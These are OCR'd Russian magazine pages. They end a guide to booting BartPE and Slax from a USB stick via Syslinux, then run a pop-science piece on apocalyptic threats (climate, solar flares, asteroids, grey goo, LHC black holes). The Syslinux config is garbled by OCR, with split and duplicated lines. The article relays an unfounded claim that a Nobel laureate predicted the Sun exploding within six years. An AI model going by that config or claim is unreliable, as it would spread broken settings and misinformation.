
3. Теперь дело за малым — надо настроить сам загрузчик, то есть Syslinux. Для этого быстренько распаковываем архив syslinux-3.31.zip и копируем файлы \win32\syslinux.exe и \com32\modules\vesamenu.c32 в корень флешки. Далее требуется немного поправить конфигурационный файл syslinux.cfg, установленный еще вместе с Backtrack'ом. Особо не заморачивайся и просто замени его содержание следующим:

ДОБАВЛЕНИЕ ДРАЙВЕРОВ В ВИНДЕ

Прикрутить дополнительный драйвер к BartPE — это очень простая задача, но, к сожалению, это касается только дров для устройств хранения данных и сетевых девайсов. Для каждого устройства необходимо создать папку с драйвером и скопировать в папку, соответствующую его принадлежности:

драйверы устройств хранения данных — drivers\SCSIAdapter;
драйверы сетевых устройств — drivers\Net.

Предположим, что ты добавляешь дрова для сетевого устройства NetXtreme BCM57xx. Драйвер поставляется в виде zip-архива с именем win_xp_2k3_32-7.86.zip. Делаем все согласно инструкции: в drivers\Net создаем новую папку (скажем, b57xp32) и извлекаем туда все файлы из скачанного с сайта производителя устройства архива. Вот, собственно, и все.



› Скрипт pe2usb.cmd не заработает без нескольких файлов из Service Pack 1 for Windows 2003

› Важно задать путь к дистрибутиву винды и каталог назначения — обязательно «bartPE»

```
default vesamenu.c32
prompt 0
timeout 0
F1 splash.txt
F2 splash.cfg
SAY Type "bartpe" for Bart's Pe, or
type "slax" for Slax.
DISPLAY syslogo.lss
MENU TITLE ][akep's Boot UFD
MENU BACKGROUND xakep.png
```

```
label slax
menu label Slax
kernel vmlinuz
append max_loop=255 initrd=initrd.
gz vga=0x317 maxcpus=1 init=linuxrc
load_ramdisk=1 prompt_ramdisk=0
ramdisk_size=4444 root=/dev/ram0 rw

label bartpe
menu label Bart's PE
kernel pe2usb.bss

init=linuxrc load_ramdisk=1 prompt_
ramdisk=0 ramdisk_size=4444 root=/
dev/ram0 rw
load_ramdisk=1 prompt_ramdisk=0
ramdisk_size=4444 root=/dev/ram0 rw
```

УСТАНОВИТЬ ПРОГРАММУ В LINUX?! ЛЕГКО!

Главная особенность всех LiveCD-дистрибутивов, построенных на SLAX, — это возможность включить в состав ОС любые программы, причем с минимальными усилиями. Дополнительный софт распространяется в виде специальных модулей — файлов с расширением mo. Грамотно собранная коллекция «дополнялок», рассортированных по категориями программ (графика, офис, безопасность, система, сеть, разработка, мультимедиа и другие), расположена на официальном сайте SLAX'а: www.slax.org/modules.php. Там ты обязательно найдешь все необходимое. Но что делать дальше? Как их установить в систему? Оказывается, проще простого. Запускаем уже знакомый нам MySLAX Creator, выбираем ISO-образ дистрибутива, но вместо копирования файлов на флешку (кнопка USB Stick), нажимаем «Далее». В программе откроется вкладка «Add modules», где ты выберешь и в два счета подключишь все скачанные mo-файлы, после чего получишь обновленный дистрибутив с индивидуальным тюнингом.


4. Для красоты можно кинуть на флешку фоновую картинку для загрузчика xakep.png, которая должна иметь размер 640x480. Но это не обязательно.
5. Самый последний шаг. Остается только вернуть загрузочный сектор Syslinux'а на место (мы его снесли, когда инсталлировали загрузочный сектор винды). И после этого можно отправлять машину в ребут. Переходи на флешку и выполняй команду «syslinux <drive:>». Готово! Теперь во время загрузки ты увидишь менюшку, которая предложит тебе запустить одну из операционных систем.

Не останавливайся

Две рабочие ОС, которые без установки запускаются с флеш-носителя, — это уже здорово. Но не лишним будет подстроить их под себя: установить привычные программы, добавить необходимые драйверы и просто сменить обои на рабочем столе. Все это возможно, причем для этого вовсе не нужно обладать семью пядями во лбу. Достаточно прочитать материал во врезках.

ДОПОЛНИТЕЛЬНЫЕ ПРОГРАММЫ В BARTPE

Лучший способ расширить функциональность системы — установить в нее полезные программы. В случае BartPE делать это нужно еще во время компиляции системы, то есть до того, как ее файлы попадут на USB-драйв. Однако просто взять и подключить обычные дистрибутивы программ нельзя и приходится прибегать к специальному механизму плагинов. Когда ты собирал свой дистрибутив, ты, наверное, заметил кнопку «Модули» в нижней части окна PE Builder'a. Попробуй ее нажать, и ты увидишь внушительный список знакомых тебе программ: GFI LANguard Network Security Scanner, IrfanView, Nero Burning Rom, PuTTY, Total Commander и т.д. Подключить модуль можно одним щелчком мыши, однако тулза потребует предоставить ей необходимые для запуска программ файлы. Придется распотрошить их рабочие директории и выбрать оттуда все необходимое (обычно это exe'шник и несколько dll-файлов). Установить в live-винду любую другую программу, не включенную в состав BartPE, помогут коллекции плагинов: www.nu2.nu/pebuilder/plugins, www.reatogo.de, http://ubcd4win.com, www.bootcd.us/BartPE_Plugins_Complete.php. Среди тысяч модулей можно найти абсолютно все. Впрочем, кто сказал, что нельзя создать модуль самому? Инструкцию ты найдешь на http://oszone.net/display.php?id=3203.



ЮРИЙ СВИДИНЕНКО
/ metamorph@yandex.ru /

ПОХОРОНЫ XXI ВЕКА

АПОКАЛИПСИЧЕСКИЕ КАРТИНЫ БУДУЩЕГО, НАРИСОВАННЫЕ УЧЕНЫМИ

ОБЫЧНО НЕ ЗНАЕШЬ, ЧТО ПРИНЕСЕТ С СОБОЙ ЗАВТРА. А МОЖЕТ, И НЕ НАДО? ИНОГДА БЫВАЕТ ВРЕДНО ЗНАТЬ БУДУЩЕЕ, ДА И НЕПРИЯТНО, ОСОБЕННО ЕСЛИ ТАМ СЛУЧАЕТСЯ ЧТО-ТО ПЛОХОЕ. НО ЕСТЬ ТАКИЕ МОМЕНТЫ, КОГДА ПРАВДУ О БУДУЩЕМ ЗНАТЬ ПРОСТО НЕОБХОДИМО. ОСОБЕННО, ЕСЛИ ЭТА ПРАВДА СВЯЗАНА С ДАЛЬНЕЙШИМ РАЗВИТИЕМ ЦИВИЛИЗАЦИИ. В ЭТОЙ СТАТЬЕ Я РАССКАЖУ О ЧАСТИ ТОЙ НЕПРИЯТНОЙ ПРАВДЫ, КОТОРОЙ НАМ, ЛЮДЯМ, НЕОБХОДИМО РАСПОЛАГАТЬ ДЛЯ ТОГО, ЧТОБЫ ВЫЖИТЬ В БУДУЩЕМ.


Страшные сказки

Человечество любит хоронить себя. Это модно, интересно и, что самое главное, дает поводы задуматься о бренности бытия и заодно заново переоценить все прелести жизни. Вспомни, какие чувства у тебя были после просмотра фильма «Послезавтра»? Вряд ли ты думал, что именно такое может однажды произойти с нами всеми. Хотя, наверняка, ты знал, что такое глобальное потепление и что его пока никак не остановить. Раньше, лет двести назад, когда в каждой церкви жил Бог, а ночью приходил сатана и собирал души, не было хуже участи для человечества, чем Страшный Суд. Теперь же черт существует исключительно в виде ругательства, да и то не самого крепкого, а Страшный Суд покажется наилучшим выходом из всех опасностей, поджидающих человечество на «скользкой дороге» будущего.

Щекотание нервов в похоронных темах, которыми пичкают фильмы, книги и компьютерные игры, веселит только тогда, когда все заканчивается хорошо. Плохих концовок никто не любит, и поэтому, посмотрев то же «Послезавтра», ты преисполняешься оптимизмом, не представляя, что, может быть, через каких-то пятьдесят лет наши дети на собственной шкуре ощутят глобальное потепление. Или падение астероида. Или еще что-то похуже. Раньше все козни исходили от дьявола и в трудной ситуации проще всего было сотворить крест и жить спокойно дальше, ожидая неизбежного Армагеддона и Страшного Суда. Теперь же сами орудия защиты от козней природы и космоса норовят укусить людей. Но обо всем по порядку.

Природа наступает

Не зря наши предки поклонялись природе и боялись ее. Эти страхи, отчасти усиленные







› «Сумасшедшие» роботы идут в атаку

наукой, остались и по сей день. Это несложно объяснить — древние люди не знали, что такое метеориты, и только поэтому их не боялись. Зато боялись безвредного грома и сверканий молнии. Однако с приходом Галилея и его последователей люди узнали, что в космосе есть большие каменюки, которые если упадут на нашу планету, то будет плохо. Настолько плохо, что динозавры от этих каменюк уже вымерли. Конечно, теория вероятности говорит в нашу пользу: как можно бояться события, случающегося раз в несколько тысяч лет? Тем не менее, небесного расписания никто точно не знает. Или глобальное потепление — без науки мы бы никогда о нем не узнали (до начала нехилого затопления, естественно). Теперь же благодаря климатологам нам ясно, что мир будущего будет отличаться. По прогнозам ученых, уже в ближайшие годы уровень мирового океана поднимется на 1,5 метра. Но это сегодняшний прогноз. А что будет, если процесс таяния ледников пойдет лавинообразно? Наихудший сценарий для нас может свестись к повышению уровня мирового океана на 100 метров. Подобную картину очень трудно представить в реальности. Поэтому, чтобы можно было оценить последствия возможной катастрофы, учеными был проведен расчет на топографической карте земной поверхности. Самое печальное, что наиболее сильно в таком случае, как ни парадоксально, пострадает территория России.

Почти вся Западно-Сибирская равнина скроется под водой. Черное, Каспийское и Аральское моря соединятся и разольются. Будут залиты самые плодородные земли Кубани и Ставрополья. Под водой окажется и вторая столица — Санкт-Петербург. Другие страны также не останутся не тронутыми. Так, например, будут затоплены почти все плодородные земли Китая. Такие государства, как Бангладеш, Нидерланды, Дания, прекратят свое существование, став подводными царствами. При этом сама береговая линия Западной, Северной и Южной Европы изменится незначительно. Множество островов Карибского бассейна и Индонезии также окажутся под водой. Территория Австралии разделится почти пополам своеобразным заливом, напоминающим по форме эллипс. В Южной Америке будет затоплена вся дельта реки Амазонки со всеми ее лесами. Лишится плодородных полей, плантаций и своей столицы Аргентина. В Северной Америке последствия тоже будут, но в меньшей степени.

Пострадают в основном южные штаты США. В частности, будет полностью затоплен курортный полуостров Флорида. Меньше всех же достанется Африканскому континенту и Антарктиде, которые практически ничего из своих земель не потеряют.

Как ты знаешь из фильма «Послезавтра», глобальное потепление вовсе не означает потепление, равномерное во времени и в пространстве. Такое потепление происходит только, если усреднить температуру по всем географическим локациям и всем сезонам. Так, например, в какой-либо местности может увеличиться средняя летняя температура и уменьшиться средняя зимняя, то есть климат станет более континентальным. Согласно одной из гипотез, как раз проиллюстрированной в фильме, глобальное потепление приведет к остановке или серьезному ослаблению Гольфстрима. Это вызовет существенное падение средней температуры в Европе (при этом в других регионах температура повысится, но не обязательно во всех), так как Гольфстрим прогревает континент за счет приноса теплой воды из тропиков.


Естественно, за 3 дня холода не упадут на нас «вдруг», а процесс этот, видимо, растянется на несколько лет, что в геологическом отношении является довольно быстрым изменением.

Думаю, тебе не надо объяснять, что мы не будем сидеть сложа руки. Кое-что против потепления мы можем сделать уже сегодня. И это не только ограничение выбросов CO_2 по Киотскому протоколу, но и активное вмешательство в глобальный климат планеты. Так, ученые-астрономы из Университета Аризоны предложили экзотический способ борьбы с глобальным потеплением — разворачивание гигантского космического зонтика.

Реализация этого плана заняла бы 25 лет и обошлась бы в $100 миллиардов за каждый год работы такой «противопотеплительной» системы. Но, с другой стороны, потери мировой экономики из-за неблагоприятных эффектов глобального потепления с настоящего времени по 2050 год (при условии, что никакие меры не будут приняты) составят $7 триллионов, это не говоря уже о том, что могут пострадать люди и даже некоторые города.

Ученые предлагают просто затенить Землю при помощи 20 триллионов спутников весом 1 грамм и диаметром примерно 0,6 метра (как серебристый воздушный шарик), которые будут выведены на высоту порядка 1,5 миллиона километров в точку Лагранжа L1. Они сформируют облако цилиндрической формы с осью, лежащей на линии «Солнце — Земля». Диаметр облака составит около 7 тысяч километров, а длина — примерно 14 тысяч километров. Свет Солнца, проходящий сквозь облако, будет частично отклоняться в сторону, так что освещенность земной поверхности упадет на пару процентов, чего должно хватить





› Взрывы на Солнце — частое явление

для компенсации глобального потепления. Проект настолько популярен среди американских ученых, что удостоился слушания в Национальной академии наук США (PNAS). Другой способ защиты от глобального потепления — постройка из подходящей пластмассы вогнутой (рассеивающей) линзы Френеля (с поперечником в 1 тысячу километров, но толщиной только несколько миллиметров) и помещение ее в точке Лагранжа L1 между Землей и Солнцем. Для поддержания формы мегалинзу нужно будет вращать. Этот проект обойдется всего в $20 миллиардов. Эта линза немного (всего на 0,5-1%) уменьшила бы количество солнечного света, доходящего до нашей планеты, и охладила бы нас достаточно для того, чтобы возместить растущие выбросы парниковых газов земной промышленностью.

Еще одну не менее страшную опасность можно ожидать от Солнца. Наша любимая звезда, благодаря которой все мы существуем, может иногда устраивать «праздники» и «фейерверки», которые в состоянии обернуться глобальным катаклизмом. Периодические взрывы на Солнце и так вызывают помехи в радиоэлектронной аппаратуре связи и постоянно досаждают космонавтам, которые получают большие дозы радиации. Самое неприятное, что последствия от, на первый взгляд, невинного солнечного протуберанца могут быть катастрофическими. Последняя рекордная по мощности вспышка на Солнце была отмечена 4 ноября 2003 года. Непосредственно измерить ее мощность не удалось — датчики орбитальных телескопов зашкалили на 11 минут, не выдержав такой интенсивности. А позднее на основании косвенных данных она была классифицирована как вспышка X28, однако многие ученые заявляли, что речь идет о вспышке класса X40 или даже более мощной. После изучения собранной информации исследователи все-таки пришли к выводу, что речь скорее всего идет о вспышке класса X40. Для того чтобы ты мог представить себе, сколько это в цифрах: энергия, высвободившаяся во вспышке X40, соответствует примерно 10 тысячам миллиардов баррелей нефти, что достаточно для снабжения всего человечества энергией в течение 340 ты сяч лет при сохранении текущего уровня ее потребления.

Происходящие в последние годы процессы на Солнце вызывают растущее беспокойство среди ученых, так как совершенно непонятно, почему вспышки такой мощности стали наблюдаться даже в годы относительного минимума солнечной активности. Известный голландский астрофизик, Нобелевский лауреат доктор Ван дер Меер заявил даже, что до взрыва Солнца осталось лет 6 (но мы-то знаем, что курят голландцы, поэтому переживать пока рано).

В последние годы внимание ученых привлекает также растущая яркость Солнца, которую трудно объяснить, исходя из текущих моделей светила.

Вспышка 4 ноября 2003 года произошла на самом краю солнечного диска, и основной удар пришелся не на Землю. Однако везение не может длиться вечно и в любой момент Земля может подвергнуться сокрушительному удару космической стихии. В этом случае вероятные новые всплески солнечной активности могут привести к мощным геомагнитным бурям на Земле. И как следствие возможен временный выход из строя практически всего радиокоммуникационного оборудования и электроники. Описывать возможные при этом перспективы дальнейшей жизни не буду — сам понимаешь, что такое сегодня человечеству остаться без связи, компьютеров и электроники буквально за несколько минут.

Самое интересное, что от этой опасности пока нет никакой защиты. Во-первых, неизвестно, когда произойдет солнечная вспышка, а во-вторых, от нее никак не укрыть нашу Землю. Разве что в далеком будущем появится какая-то возможность экранировать всю планету от электромагнитных полей целиком.

Проще дело обстоит с небесными каменюками. 99% из них картографированы и их орбиты рассчитаны на много лет вперед. Благодаря развитию технологий и увеличенному правительством США финансированию астрономам удалось усовершенствовать методы наблюдения до такой степени, что на сегодняшний день фиксируется около 1200 астероидов из числа тех, которые проходят вблизи Земли и имеют диаметр около 1 километра. А к 2008 году астрономы будут видеть их все. А на то чтобы высчитать, опасен ли тот или иной астероид для Земли, требуется несколько дней.

Но все же опасность есть, так как Земля уже пережила несколько крупных «попаданий» в нее небесных тел. После одного из них вымерли динозавры. Еще одно человечество испытало совсем недавно — Тунгусский метеорит, который, как было установлено позже, оказался большой кометой. Если бы

Тунгусский метеорит попал в какой-либо город, то, скорее всего, на карте его пришлось бы закрашивать. Так что, несмотря на то что падения особо крупных небесных тел на Землю — редкость, последствия от такой «редкости» могут унести жизни многих людей.
Как же защититься от этой опасности? Кроме «астероидного патруля», ученые придумывают разные сценарии отклонения опасных объектов от их орбиты. Но сработают ли варианты «спасения мира», представленные в таких фильмах, как Armageddon и Deep Impact, неизвестно, потому как полностью проверить их на практике, по понятным причинам, невозможно.
Но помимо ядерного удара ученые имеют другие разработки на случай астероидной угрозы, многие из которых вообще неизвестны широкой общественности. Так, например, предлагается присоединить к астероиду гигантский солнечный парус, который изменит его траекторию, или уничтожить астероид при помощи гигантского параболического зеркала, концентрирующего лучи Солнца. Но в настоящее время и в ближайшие несколько лет человечество не способно реально предотвратить столкновение. Зато в будущем планируется осуществить еще один действительно сумасшедший проект, который может защитить нас от «космических убийц». Инженеры из американской компании SpaceWorks Engineering (SEI) предложили следующую идею: рой роботов, подлетая к астероиду, всверливается в него, сдвигая с опасной для нашей планеты траектории. Предварительную работу над проектом они уже закончили, получив под это дело грант от Института перспективных концепций Аэрокосмического агентства США.
Так вот роботы, над которыми работают в SEI, представляют собой космические корабли и называются MADMEN (Modular Asteroid Deflection Mission Ejector Node), причем эта аббревиатура дословно переводится как «сумасшедшие».
MADMEN — это корабль весом в 1 тонну и высотой 11 метров. В космос его выводит ракета-носитель, которая потом отделяется, а робот самостоятельно садится на поверхность объекта. Там он начинает сверлить скалу и, забурившись, благодаря ядерной установке и используя электромагнитное ускорение, начинает медленно, но верно толкать астероид с частотой 1 толчок в минуту или около того. Понятно, что какими бы сильными эти толчки ни были, одного такого робота мало, поэтому пихать объект в заданном направлении должно сразу несколько кораблей. Это означает, что автономные машины должны сотрудничать друг с другом, координируя свои действия.
Более того, «Сумасшедшие» должны высадиться по всей поверхности астероида со всех его сторон, поскольку объект летит не как самолет, а кувырком. На вопрос, сколько роботов потребуется для выполнения поставленной задачи, однозначного ответа нет и быть не может. Возможно, понадобится несколько тысяч, а может быть — не больше четырех. Все зависит от времени до предполагаемого столкновения, размера астероида и тому подобного.
Конечно, этот проект, несмотря на «сумасшедшее» название модулей, более чем здравый, но для его реализации требуется совершенствование аэрокосмических технологий.
Жаль только, что для защиты от солнечных взрывов толком никто ничего не придумал, и для адекватного противостояния им требуется немыслимое развитие науки и технологии.

КОСМИЧЕСКАЯ МИССИЯ

Но все же попытки взорвать астероиды предпринимаются. И одна из них — космическая миссия Deep Impact, ударник которой 4 июля 2005 года врезался в комету Tempel I на скорости 37 тысяч километров в час. Правда, ученые не ставили себе задачу отклонить его от орбиты — им необходимо было узнать химический состав этого небесного тела. NASA уже доказало возможность посадки корабля на астероид, когда аппарат NEAR мягко приземлился на космическую скалу с названием Эрос (Eros). А европейский корабль Rosetta должен в ноябре 2014 года высадить спускаемый модуль на комету Чурюмова-Герасименко. Так что если взять что-то помощнее, например термоядерную бомбу, и этим шандарахнуть по астероиду, то, может, и получится вовремя отклонить «космического убийцу».

> Миссия Deep Impact



Технохаракири


Как ни странно, но наука, призванная служить нам защитой от разрушительных сил природы, может оказаться надгробным камнем цивилизации. И угроза исходит не от мирного атома или глобальной войны, а от самых современных и модных технологий, стихийное развитие которых может привести к серьезным последствиям. Эти новые отрасли в науке — нанотехнологии, биотехнологии, генетика и физика частиц. Среди этих страстей самая реальная и страшная угроза — неконтролируемое развитие нанотехнологий. Нанотехнологии обещают всем нам не только безоблачное будущее, но и эру тотального контроля над организмом и физической перестройки человека. Но если нанороботам вдруг захочется разобрать все вокруг на молекулы, собирая из них попутно свои копии, то уже через 2 года от планеты Земля останется только большой рой нанороботов.
Основная опасность в таком случае исходит от нанороботов-репликаторов. Самореплицирующийся робот — это такая структура, которая может производить собственные копии. В будущем, видимо, от репликаторов никуда не денешься — без них молекулярное производство ограничится только микроскопическими продуктами.
Фундаментом концепции самореплицирующихся роботов является теория фон Неймана, разработанная им еще в 1940 году. Природа использует машины-репликаторы повсеместно — как в клеточной машинерии, так и при репликации живых организмов. Не мне тебе рассказывать, что компьютерные вирусы и есть первые способные к репликации структуры. Поэтому нет причин полагать, что самовоспроизводящиеся структуры создать невозможно.
Для того чтобы понять, как репликаторы могут из нескольких роботов микронных размеров превратиться в орбитальные комплексы, необходимо обратиться к простой математике. По модели фон Неймана





› Большой адронный коллайдер LHC

можно сделать ряд интересных выводов о самореплицирующихся структурах. Если представить себе подобный репликатор как «конструктор», то при изготовлении третьего репликатора двумя другими репликаторами процесс репликации будет вдвое быстрее. Далее увеличивая количество репликаторов и специализируя их, получим сложную систему, репликация которой будет осуществляться гораздо быстрее, чем в системе из обычных репликаторов.
Эрик Дрекслер в «Машинах Создания» описал систему репликаторов, вышедшую из-под контроля. Он назвал эту техногенную катастрофу «серой слизью». Представьте себе, что алмазоидные нанороботы из-за ошибки в программе разбирают все вокруг себя на атомы, из которых они тут же собирают собственные копии.
«Серой слизи» испугался даже сам принц Чарльз. После нашумевшего технотриллера «Жертва» Майкла Крайтона, где подробно описан такой сценарий развития событий, он даже попытался наложить вето на развитие нанотехнологий в Великобритании. Из-за этого страна в последние годы заметно отстала в этом плане от США, Китая, Японии и Европы. За рубежом NASA совместно с несколькими исследовательскими лабораториями провело исследования, которые показали, что репликатор можно построить! При этом он будет не сложнее, чем процессор Pentium IV! Но та же команда доказала, что построить систему репликаторов, разрушающих все на своем пути, достаточно трудно — ее надо специально спроектировать. По ошибке никакая репликативная система не сможет привести к катастрофе — чтобы переработать все живое на Земле в серую массу, нужен злой гений, который запрограммирует нанороботов именно на это.
Другой аспект высоких технологий — быстрыми темпами развивающиеся сегодня генная инженерия и биотехнологии.
Уже сейчас есть живые организмы, созданные искусственно. Эта так называемая «жизнь 2.0» находится пока только в пробирках, но никто не может утверждать наверняка, что когда-нибудь игры генетиков не вызовут непоправимые мутации в человеческом генофонде.
Ученые уже могут выращивать бактерии кишечной палочки, сверкающие как новогодняя елка, а другие — биологи — и вовсе наделили эту бактерию элементарной цифровой бинарной памятью. Они соединили в бактерии 2 новых гена, активирующихся в противофазе. В зависимости от химических компонентов на входе эти бактерии «переключаются» между двумя устойчивыми состояниями, словно триггер на транзисторах.
Правда пока ни та, ни другая работа ни на шаг не приблизила ученых к созданию, допустим, светящейся бактерии кишечной палочки, которую можно было бы по желанию включать и выключать, как лампочку.



ГИБРИДНЫЕ ЭМБРИОНЫ

Недавно группа ученых из Второго шанхайского медицинского университета сотворила более ста гибридных эмбрионов, соединив клетки человеческой кожи с яйцеклетками кроликов. Гибридам в течение нескольких дней позволили развиваться в лабораторных блюдцах, а потом уничтожили, чтобы получить из них эмбриональные стволовые клетки — законодательство Китая не позволяет выращивать эмбрионов для опытов больше 14 дней.
Кроличьи (коровьи и прочие) яйцеклетки с человеческими ядрами — это всего лишь эксперимент. Отчасти работы с такими химерами вызваны желанием избежать экспериментов на чисто человеческом материале, но в обычном человеческом восприятии это выглядит еще более аморальным. Возможно, когда-нибудь кто-нибудь и попытается имплантировать такую яйцеклетку в матку (скорее всего, все-таки животного), нарушив писаные законы и моральные нормы.

› Эмбрион — гибрид мыши




Поэтому генетики и молекулярные биологи активно трудятся над созданием механизма, инфраструктуры или, если угодно, науки, которые позволили бы систематизировать такие работы. Тогда уже можно будет проектировать живые системы, которые ведут себя предсказуемым (и заказанным по желанию) образом и используют взаимозаменяемые детали из стандартного набора кирпичиков жизни.

ИНОПЛАНЕТЯНЕ

Идее контакта с внеземными цивилизациями посвящено множество книг и фильмов. Однако, что ждет человечество при встрече с иным разумом, неизвестно. Известно только одно — если к нам пожалуют инопланетные гости, то мощь их технологий и науки будет в несколько раз превышать нашу. Преодолеть межзвездные пространства можно только с помощью высокоразвитых технологии, науки и социального устройства, а это значит, что инопланетяне, которые смогут к нам прилететь, будут выше человечества по развитию на голову, если не на две. Поэтому было бы лучше нам первыми выйти в глубокий космос.
Недавно программой SETI на частоте 1420 был пойман сигнал SHGb02+14a, который является самым странным на сегодняшний день «голосом космоса». Вполне возможно, что это внеземная передача, но пока поймать сигнал вновь ученым не удается. Как говорит координатор проекта SETI, если инопланетяне посылают осмысленные сигналы в космос, то это будет ясно в течение следующих 20-ти лет. За это время ученые просканируют и расшифруют практически все сильные космические сигналы.

> Радиотелескоп Arecibo — главный инструмент программы SETI





Физики-ядерщики уже обрадовали нас в начале прошлого века радиоактивными элементами и позднее атомной энергией. Сегодня же идет речь об овладении субатомными энергиями и, как ни странно, связанными с ними звездными мощностями, которыми располагают черные дыры. Для ученых не секрет, что в Европе строится Большой адронный коллайдер (Large Hadron Collider — LHC) или Большой адронный ускоритель на встречных пучках — амбициознейший проект по созданию гигантского ускорителя частиц, с помощью которого будут проводиться фундаментальные эксперименты, связанные со сверхпроводимостью, высокими энергиями и пр. Достроить монстра обещают к 2008 году, и к этому же году некоторые отдельные ученые приурочили конец света.
В LHC будет осуществляться разгон частиц до сверхвысоких скоростей и, соответственно, сверхвысоких энергий столкновений. Создавая такие условия и изучая происходящие при них процессы, ученые надеются получить сведения о фундаментальных законах физики частиц. Строительство Большого адронного коллайдера — международное предприятие, в котором принимает участие и Российская Федерация.
Строящийся на границе Франции и Швейцарии, к востоку от Женевы, у подножья Юрских гор, Большой адронный коллайдер будет представлять собой кольцевой ускоритель заряженных частиц на встречных пучках с кольцом длиной 26,65 км.
Как гласит уведомление на сайте проекта LHC, «все указывает на то, что при энергиях в районе 1 ТэВ (тераэлектронвольт) речь идет о новой физике, и именно там скрываются ответы на некоторые самые фундаментальные вопросы нашего времени».
Все колоссальные энергии LHC вполне подходят для проведения одного исключительной важности эксперимента. Речь идет о подтверждении теории, согласно которой при тераэлектронвольтных энергиях и в условиях соответствующей гравитации происходит образование черных дыр.
Так вот касательно вопроса их опасности: упомянутый в предыдущей статье Стивен Хокинг, автор чуть ли ни всех ныне существующих концепций черных дыр, сделал ключевое для понимания физики этих объектов открытие — черные дыры неизбежно испаряются со временем. Даже самые крупные из них, медленно, за миллиарды лет. А вот мелкие исчезают моментально, за 10-17 секунд, и, соответственно, у них просто нет времени на то, чтобы втянуть в себя хоть сколько-нибудь существенный объем материи. Зато, испаряясь, они оставят после себя некое излучение, которое можно будет обнаружить с помощью сверхчувствительной аппаратуры LHC.
